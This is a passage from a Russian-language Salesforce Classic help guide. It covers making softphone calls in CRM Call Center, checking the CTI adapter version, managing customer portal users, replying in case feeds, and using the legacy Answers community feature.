1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура.
2. Чтобы ввести нужный номер телефона, воспользуйтесь нумерованными кнопками на клавиатуре программного телефона или компьютера.
3. Щелкните «Набор» или нажмите клавишу Enter.


 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.


СМ. ТАКЖЕ:

- [Использование программного телефона](#)
- [Выполнение вызова с помощью каталога центра обработки вызовов](#)
- [Выполнение вызова путем набора номера телефона одним щелчком мыши](#)

## Выполнение вызова с помощью каталога центра обработки вызовов

Чтобы воспользоваться приложением [Salesforce CRM Call Center](#) для набора номера телефона с помощью каталога центра обработки вызовов, выполните указанные ниже действия.

1. Щелкните имя свободной линии в программном телефоне. При этом откроется соответствующая клавиатура.
2. Чтобы открыть каталог центра обработки вызовов, щелкните значок  возле клавиатуры программного телефона.
3. Чтобы найти нужный номер, [воспользуйтесь каталогом](#).
4. Чтобы автоматически набрать найденный номер на клавиатуре программного телефона, щелкните имя, связанное с этим номером.
5. Щелкните «Набор» или нажмите клавишу Enter.

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- [Использование программного телефона](#)
- [Выполнение вызова путем набора номера телефона вручную](#)
- [Выполнение вызова путем набора номера телефона одним щелчком мыши](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:

- Участник центра обработки вызовов

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ


Для выполнения вызова:

- Участник центра обработки вызовов

Выполнение вызова путем набора номера телефона одним щелчком мыши

Чтобы воспользоваться приложением [Salesforce CRM Call Center](#) для набора номера телефона прямо из поля контакта, интереса, действия или организации, выполните указанные ниже действия.

1. Найдите нужный номер телефона в записи контакта, интереса, действия или организации.
2. Нажмите кнопку  справа от номера. Номер будет автоматически набран на первой свободной линии программного телефона.
  - Набранный номер недоступен для повторного выбора в течение 5 секунд.
  - Кнопка  не отображается напротив номера факса.


 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [CTI Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.


СМ. ТАКЖЕ:

- [Использование программного телефона](#)
- [Выполнение вызова путем набора номера телефона вручную](#)
- [Выполнение вызова с помощью каталога центра обработки вызовов](#)

## Проверка версии используемого адаптера СТИ

Чтобы определить версию адаптера СТИ, установленную на компьютере, выполните указанные ниже действия.

1. Запустите адаптер СТИ из области установки. Например, откройте меню «Пуск» и выберите пункты «**Все программы**» > «**salesforce.com**» > «**CTI Adapter 2.0**» > «**Salesforce Adapter 2.0**».
  2. Правой кнопкой мыши щелкните значок  в системной области компьютера. Системная область расположена возле часов в нижнем правом углу экрана.
  3. Выберите пункт «**О программе...**».
- Версия используемого адаптера СТИ отображается под параметром «Коннектор СТИ».

 **Прим.:** При использовании адаптера СТИ, созданного посредством инструментария CTI Toolkit 4.03, всплывающее окно отображается в обозревателе Firefox или Chrome. Подключение к приложению Salesforce CRM Call Center поддерживается только при наличии данного всплывающего окна.

СМ. ТАКЖЕ:

- [Общие сведения о Call Center](#)
- [Salesforce CRM Call Center. Требования к системе](#)
- [Вход в программный телефон](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения вызова:

- Участник центра обработки вызовов

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Отправка ответов на порталах и в веб-сообществах

### Просмотр действий в сообществах «Идеи» и «Вопросы»

Статистика по действиям (например, количество опубликованных сообщений и количество полученных предпочтений в сообществах «Идеи» и «Вопросы») отображается на странице профиля и позволяет другим пользователям просматривать данные об участнике сообщества.

Чтобы просмотреть собственный профиль, щелкните собственное имя в любой области приложения. При необходимости откройте вкладку «Профиль» или выберите пункты *Имя пользователя* > «Мой профиль» вверху любой страницы. Чтобы просмотреть профиль другого пользователя, щелкните имя нужного пользователя.


Раздел «Действие сообщества» отображается на вкладке профиля «Общие сведения» и сравнивает действия пользователя с действиями других участников. Чтобы оценить действия других участников сообщества, воспользуйтесь соответствующими профилями.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Идеи доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Компонент Chatter Answers  
доступен в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Chatter > People > An Lin

Feed Overview

**About Me**

EDUCATION: University of California, Berkeley  
EXPERIENCE: 5 years in current position  
SKILLS: Management, Agile Development  
MISSION: To bring World Wide Computing to the top of the pile  
PERSONAL: Married with two young sons

**Contact**

**APAC Sales Director**  
admin@wwwcomputing.com  
1 Market St  
San Francisco, CA 94105  
US  
Allison Wheeler (Manager)

**Files Owned**  
No files have been added yet.

**Groups**  
Join or create groups

**Contribution**

Active Influencer

3 posts & comments  
2 comments received  
0 likes received

**Community Activity**

| Questions              |   |
|------------------------|---|
| Questions Asked        | 1 |
| Questions Answered     | 4 |
| Solved Questions       | 0 |
| Ideas                  |   |
| Ideas Created          | 2 |
| Idea Comments Received | 1 |
| Ideas Voted On         | 0 |

Ниже перечислены действия, общие количества которых отображаются на странице профиля при использовании компонента Chatter Answers.



- Заданные вопросы
- Ответенные вопросы
- Вопросы, решенные посредством лучшего ответа


Чтобы открыть вкладку «Вопрос и ответ», щелкните ссылку **«Вопросы»**.

Ниже перечислены действия, общие количества которых отображаются на странице профиля при использовании функции «Репутация» в сообществе «Идеи».


- Созданные идеи
- Полученные комментарии
- Комментарии и идеи, за которые проголосовали

Чтобы открыть вкладку «Идеи», щелкните ссылку **«Идеи»**.

## Работа с пользователями клиентского портала

 **Прим.:** Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Текущие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть предоставлен клиентам посредством сообществ.

Текущие организации, поддерживающие клиентские порталы, могут продолжить использование собственных клиентских порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

 **Прим.:** Пользователи массового портала доступны клиентским порталам или сообществам, предназначенным для большого количества пользователей (от нескольких тысяч до нескольких миллионов). См. раздел [«Общие сведения о пользователях массового портала»](#) на странице 2691.

Ниже перечислены некоторые типичные задачи по управлению пользователями клиентского портала.

- [Настройка клиентского портала для пользователей](#)
- Включение отдельных пользователей клиентского портала на вкладке «Контакты»
- [Отключение и деактивация пользователей клиентского портала](#)
- [Изменение сведений и ролей пользователей клиентского портала](#)
- Изменение организаций пользователей клиентского портала
- Объединение пользователей клиентского портала
- [Восстановление паролей пользователей клиентского портала](#)
- Просмотр лицензий пользователей клиентского портала
- [Предоставление пользователям массового портала доступа к записям объекта](#)
- [Предоставление пользователям Salesforce общего доступа к записям пользователей массового портала](#)
- Управление полномочиями и параметрами доступа пользователей клиентского портала
- [Назначение профилей клиентскому portalу](#)
- [Делегирование пользователям портала прав управления пользователями клиентского портала, обращениями и контактами](#)
- Составление отчетов по пользователям клиентского портала

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


**Совет:** Чтобы устранить неполадки, возникающие в работе пользователей клиентского портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте пользователя портала и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя портала. Кроме того, данное действие гарантирует правильную настройку портала.

Кнопка **«Войти на портал в качестве пользователя»** доступна только при наличии полномочия «Редактирование пользователей портала самообслуживания» и уровня доступа «Редактирование» для организации. Кнопка **«Войти на портал в качестве пользователя»** отображается только для активных пользователей портала.

## Публикация сообщений для обращений и вопросов сообщества посредством действия «Сообщество» ленты обращений

Действие «Сообщество» в ленте обращений используется по умолчанию для отправки ответов клиентам по обращениям, созданным в сообществе или на клиентском портале.

Для публикации сообщений для обращений на клиентском портале или в сообществе:

1. Щелкните **«Ответить клиенту»** на странице «Лента обращений».
2. Нажмите кнопку  и выберите **«Сообщество»**.  
В зависимости от параметров ленты обращений, заданных администратором, действие **«Сообщество»** может быть выбрано без предварительного нажатия кнопки **«Ответить клиенту»**.
3. Введите текст сообщения для отправки клиенту.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания сообщений-обращений на клиентских порталах или в сообществах:

- «Редактирование» для обращений




4. При работе над обращением, расширенным из вопроса Chatter Questions или Chatter Answers, выберите аудиторию, которой должно отображаться сообщение.
  - Выберите значение **«Только клиенты»** для публикации ответа в качестве личного или значение **«Каждый»** для публикации ответа в качестве общедоступного.

- Установите переключатель **«Обращение клиента»** для отображения сообщения всем внутренним и внешним пользователям, имеющим доступ к обращению, или **«Вопрос сообщества»** для публикации общедоступного ответа на вопрос пользователя сообщества. Если вы выберете пункт **«Обращение клиента»**, а ваш администратор Salesforce включил поток коллективного обращения, вы создадите сообщение Chatter вместо комментария к обращению.




5. При необходимости установите флажок «Отправить эл. почту» для уведомления клиента о публикации ответа на вопрос в обращении.

 **Прим.:** Данный параметр доступен только в том случае, если включен администратором, а клиент, которому отправляется ответ, связан с обращением и использует действительный адрес эл. почты. Если ваша организация использует поток общественного обращения и сообщения электронной почты для сообщений обращения Chatter включены, пользователям автоматически отправляется уведомление по электронной почте по их запросам, а этот параметр не отображается.

6. Дополнительно вы можете прикрепить статью базы знаний к сообщению.

7. Чтобы опубликовать сообщение, нажмите кнопку.

 **Прим.:** Если организация поддерживает ленту обращений сообщества, то пользователи могут изменять доступность опубликованных сообщений-обращений. Дополнительные сведения см. разделе [Показ или скрытие опубликованного сообщения или сообщения эл. почты в потоке коллективного обращения](#).


СМ. ТАКЖЕ:

[Отправка исходных и ответных сообщений эл. почты из ленты обращений](#)

[Общие сведения о ленте обращений](#)

[Лента обращений сообщества](#)

## Общие сведения об ответах

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

## Терминология функции «Ответы»

Ниже приведены термины, используемые для описания функциональных возможностей компонента «Ответы».

### Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

### Лучший ответ

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

### Сообщество

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

### Категория данных для ответов

On the Answers tab, *data categories* allow users to classify questions in an answers zone. Например, при наличии зоны ответов для продуктов группы аппаратного обеспечения можно создать следующие категории данных: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры». Участники зоны могут быстро просматривать отдельные категории для поиска ответов на вопросы. Администраторы могут использовать категории данных для определения уровня доступа к вопросам.

### Идея

Идеи — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

### Вопрос

Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

### Ответ

Ответ на вопрос в сообществе ответов. Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего с целью его решения и закрытия.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов





## Голос, ответ

Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.


## Зона

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

## Описания значков

| Значок  | Описание  |
|---|---|
|  | Вопрос, для которого найдено решение. Чтобы присвоить вопросу статус решенного, автор вопроса должен <b>выбрать лучший ответ</b> .                                |
|  | Вопрос, содержащий ответы участников сообщества. Например, данный значок обозначает вопрос с 4 ответами. В случае отсутствия ответов данный значок содержит ноль. |
|  | Добавление ответа на вопрос.  |
|  | Ответ на вопрос, признанный лучшим.   |

## Использование ответов

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Ниже перечислены действия, доступные на вкладке «Ответы».

- [Задать вопрос](#)
- [Поиск ответа на вопрос](#)
- [Добавление ответа на вопрос](#)
- [Голосование за ответ](#)
- [Выбор лучшего ответа на вопрос](#)
- [Просмотр всех вопросов и ответов](#)
- [Преобразование ответа в статью базы знаний](#)
- [Расширение вопроса до обращения](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов


Правая часть начальной страницы ответов содержит моментальный снимок недавних действий, а именно: последние опубликованные вопросы и ответы, а также вопросы, остающиеся открытыми более недели.

Полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для ответов доступны только администраторам. Стандартные пользователи и пользователи портала могут удалять собственные вопросы и ответы только в случае отсутствия ответов или голосов.

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

## Добавление вопроса

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы задать вопрос, выполните указанные ниже действия.

1. Введите вопрос на вкладке «Ответы» и нажмите кнопку **«Задать вопрос!»**.  
 В этом случае система Salesforce выполняет поиск по заголовкам и описаниям других вопросов, доступных в зоне, и отображает список похожих вопросов. Если введенный вопрос уже существует, щелкните заголовок вопроса, чтобы просмотреть ответы, опубликованные другими участниками зоны.  
 Чтобы очистить результаты поиска и задать другой вопрос, щелкните ссылку **«Запуск»**.
2. Если нужный вопрос не найден, нажмите кнопку **«Продолжить»**.
3. Введите описание вопроса. Чтобы отформатировать текст или загрузить изображение, воспользуйтесь [HTML-редактором](#).
4. Выберите категорию вопроса. Вопросы без категории могут быть недоступны участникам сообщества, которые должны использовать поиск или [просмотр всех вопросов в сообществе](#).
5. Нажмите кнопку **«Опубликовать вопрос»**.

После публикации вопроса дождитесь добавления ответов участниками сообщества. Чтобы присвоить вопросу статус решенного, [выберите лучший ответ](#).

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Использование ответов](#)

[Добавление ответа на вопрос](#)

[Расширение вопроса до обращения](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:


- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Создание вопросов на вкладке «Вопросы»

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

 **Прим.:** Некоторые поля вопросов, заданные администратором, могут быть недоступны.

Вкладка «Вопросы» позволяет задавать вопросы управляемым и модерлируемым зонам как в приложении, так и на консоли. Ответы или мнения, опубликованные участниками сообщества, позволяют быстро оценивать степень их заинтересованности в отдельных темах и создавать между ними взаимодействия.

Чтобы опубликовать вопрос в сообщество на вкладке «Вопросы», выполните указанные ниже действия.

1. Щелкните «Создать вопрос» на странице спискового представления «Вопросы» или нажмите кнопку «Создать» в списке «Недавние вопросы» на странице общих сведений «Вопросы».
2. Выберите нужную зону.
3. Введите заголовок вопроса.
4. При необходимости введите описание вопроса.

Чтобы отформатировать текст или загрузить изображение, воспользуйтесь редактором обогащенного текста. Компания Salesforce гарантирует корректное отображение только изображений шириной не более 450 пикселей.

5. Выберите категорию вопроса.

В сообществе отображаются только те вопросы, которым назначена категория. Вопросы, которым не назначена категория, доступны только ответственным и недоступны другим участникам сообщества.

6. Нажмите кнопку «Сохранить».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра вкладки «Вопросы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

## Редактирование и удаление вопроса

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Стандартные пользователи могут удалять собственные вопросы только в том случае, если эти вопросы не содержат ответов. Вопрос, содержащий ответ, не может быть удален. Администраторы Salesforce могут редактировать и удалять любые вопросы, опубликованные в сообществе. Например, пользователь может отслеживать сообщество ответов и редактировать или удалять вопросы, содержащие недопустимую информацию или оскорбительную лексику.

Чтобы изменить или удалить вопрос, выполните указанные ниже действия.

1. Чтобы просмотреть страницу сведений о вопросе, щелкните заголовок нужного вопроса.
2. Нажмите кнопку **«Правка»** или **«Удалить»** вверху страницы. При необходимости измените заголовок или описание вопроса и выберите другую категорию. Удаленный вопрос (и все связанные ответы) перемещается в корзину.

Чтобы предотвратить использование оскорбительной лексики в тексте вопроса, рекомендуем создать правило проверки, блокирующее ввод определенных слов.

Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования вопросов:


- «Редактирование» для вопросов

Для удаления вопросов:

- «Удаление» для вопросов



## Поиск и просмотр вопросов

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Система salesforce.com поддерживает два способа поиска вопросов.

- [Просмотр всех вопросов в сообществе или категории.](#)
- Поиск вопроса с помощью поля поиска на вкладке «Ответы». В этом случае выполняется поиск по заголовкам и описаниям вопросов и ответов, а затем отображаются совпадающие результаты.

Чтобы просмотреть страницу сведений о вопросе, которая содержит все опубликованные ответы, щелкните заголовок нужного вопроса. Страница сведений о вопросе позволяет просмотреть количество положительных и отрицательных голосов для каждого ответа, а также определяет ответ, признанный лучшим.

Ниже перечислены действия, доступные на странице сведений о вопросе.

- [Добавление ответа на вопрос.](#)
- [Голосование за ответ.](#)
- [Выбор лучшего ответа.](#) Лучший ответ может быть выбран только автором вопроса или администратором Salesforce.

Чтобы повторно открыть решенный вопрос, нажмите кнопку «**Пометить как "Без ответа"**».

- Сортировка ответов.
  - «Самое новое»: ответы, опубликованные последними, отображаются сверху списка.
  - «Самое давнее»: ответы, опубликованные первыми, отображаются сверху списка.
  - «Наибольшее количество голосов»: ответы, получившие наибольшее общее количество положительных и отрицательных голосов, отображаются сверху списка.

СМ. ТАКЖЕ:

[Общие сведения об ответах](#)

[Использование ответов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов


Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов

## Просмотр вопросов в зоне или категории

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы просмотреть все вопросы, доступные в зоне или категории, откройте вкладку «Ответы» и щелкните имя нужной зоны или категории, которое отображается в разделе «Получить ответ».

## Просмотр вопросов в зоне

Ниже перечислены действия, доступные при выборе имени зоны.

- [Задать вопрос](#).
- Чтобы просмотреть только открытые или решенные вопросы, выполните фильтрацию вопросов. Решенный вопрос — это вопрос, для которого выбран лучший ответ. Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- Чтобы отсортировать вопросы, воспользуйтесь указанными ниже критериями.
  - «Недавние действия»: вопросы, содержащие последние ответы, отображаются вверху списка.
  - «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
  - «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.
- Чтобы [опубликовать ответ](#), щелкните ссылку **«Ответить»** для соответствующего вопроса.
- Чтобы просмотреть все вопросы, связанные с категорией, щелкните имя нужной категории.

Все категории зоны отображаются под именем зоны вверху страницы.

[Значки вопроса](#) определяют статус вопроса: решенный или открытый.

## Просмотр вопросов в категории

Вопросы, публикуемые участниками сообщества, могут быть связаны с отдельной категорией, упрощающей процесс поиска вопросов в сообществе. Чтобы открыть страницу сведений о категории, которая содержит все связанные вопросы, щелкните имя нужной категории.

Ниже перечислены области, содержащие имена категорий.

- При [просмотре вопроса](#) связанные категории отображаются под описанием.
- При просмотре вопросов зоны все категории зоны отображаются под именем зоны.
- На [начальной странице ответов](#) все категории зоны отображаются под именем зоны.

Ниже перечислены действия, доступные на странице сведений о категории.

- [Задать вопрос](#), который автоматически связывается с просматриваемой категорией.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

Для голосования за ответы:

- «Чтение» для вопросов


- Просмотрите все вопросы, связанные с категорией. Чтобы просмотреть только открытые или решенные вопросы, выполните фильтрацию вопросов. Решенный вопрос — это вопрос, для которого выбран лучший ответ. Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- Чтобы отсортировать вопросы, воспользуйтесь указанными ниже критериями.
  - «Недавние действия»: вопросы, содержащие последние ответы, отображаются вверху списка.
  - «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
  - «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.
